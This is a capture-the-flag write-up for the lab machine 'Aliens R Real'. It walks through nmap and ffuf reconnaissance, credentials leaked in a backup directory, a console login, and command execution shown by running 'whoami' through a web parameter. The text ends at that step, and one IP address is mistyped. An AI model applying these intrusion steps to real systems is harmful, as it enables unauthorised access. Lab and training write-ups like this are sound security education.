CTF Write-Up: Aliens R Real

Author: Alexander Shudrya

Date: December 4th, 2025

CTF: Aliens R Real — Privilege Escalation Challenge

Table of Contents

Overview 3
Target Machine Set Up 4
Section – 1 | Reconnaissance 5
Section – 2 | Vulnerability Assessment 7
Section – 3 | Exploitation 11
Section – 4 | Privilege Escalation 15
Section – 5 | Summary 21
Section – 6 | Resources 22

Overview

This Write-up shows how to gain root access to a target machine (Aliens R Real) through methodology of: Reconnaissance, Scanning, Gaining access and elevating that access to reach our target file.

Target Machine Set Up

Before starting, I had to make sure my VM settings weren't too exaggerated, as well as see if It's connected to the correct internal network adapter.



Figure 1. VM Settings

Section – 1 | Reconnaissance

I began the project first by finding an ip address of my target machine using netdiscover.

Netdiscover allows us to see what devices we have on the network by sending out ARP packets. In this situation I knew that the last Ip address would be my target machine.

```
netdiscover -r 192.168.2.196
```



Figure 2. Target machine discovery

Following that, I used a command-line tool called Nmap that allows me to see what open ports, and which services my target machine is running. This allows to further on find exploits and vulnerabilities on the system. In this scenario I had an Apache server running on ports 80, and 9000, as well as port 22 SSH.

```
nmap -A -T4 -p- 192.168.2.169
```

Explanation:

- `-A` = Allows for OS and Services detection.
- `-T4` = speed at which that scan is running.
- `-p-` = requires to scan all 65,535 ports.



Figure 3. Nmap scan

Section – 2 | Vulnerability Assessment

First of, I opened Apache webpage at port 80, and discovered “Aliens R Real” page. After skimming through it and looking at page source I couldn’t find anything valuable. So I ran a tool called ffuf.

```
http://192.168.2.169:80
```



Figure 4. Apache server presenting "Aliens R Real" page.

ffuf tool allows for quick directory bust through the web page, which allows us to see what other sites this server can host. During the search, I found that the site has a “backup” directory in which I found a file that contains username and password for a login.

```
ffuf - u http://192.168.2.169/FUZZ -w wordlists/share/seclists/Discovery/ Web-Content/common.txt
```



Figure 5. Usage of the ffuf tool.



Figure 6. Backup directory that should not be displayed for public view.



Figure 7. Credentials that were found in one of the files from Backup directory.

It is important to note that this is a near critical mistake that is very easy to fix. Organizations shouldn't upload any sensitive information to public websites without proper management as it can lead to unauthorized system access.

Section – 3 | Exploitation

While I couldn't find a log in page on the main site, I remembered that I haven't checked out an Apache page on port 9000. I was brought to a login page where I typed in the username and password I got earlier, and that way I gained access to their website management console.



Figure 8. Exploring Apache server management console.

Found an SQL parameter which I could modify myself and see if the target machine responds to it. And the machine gave a response when I requested a following Linux command:

```
whoami (it shows the username of the account that is being used on the target machine at the current time)
```

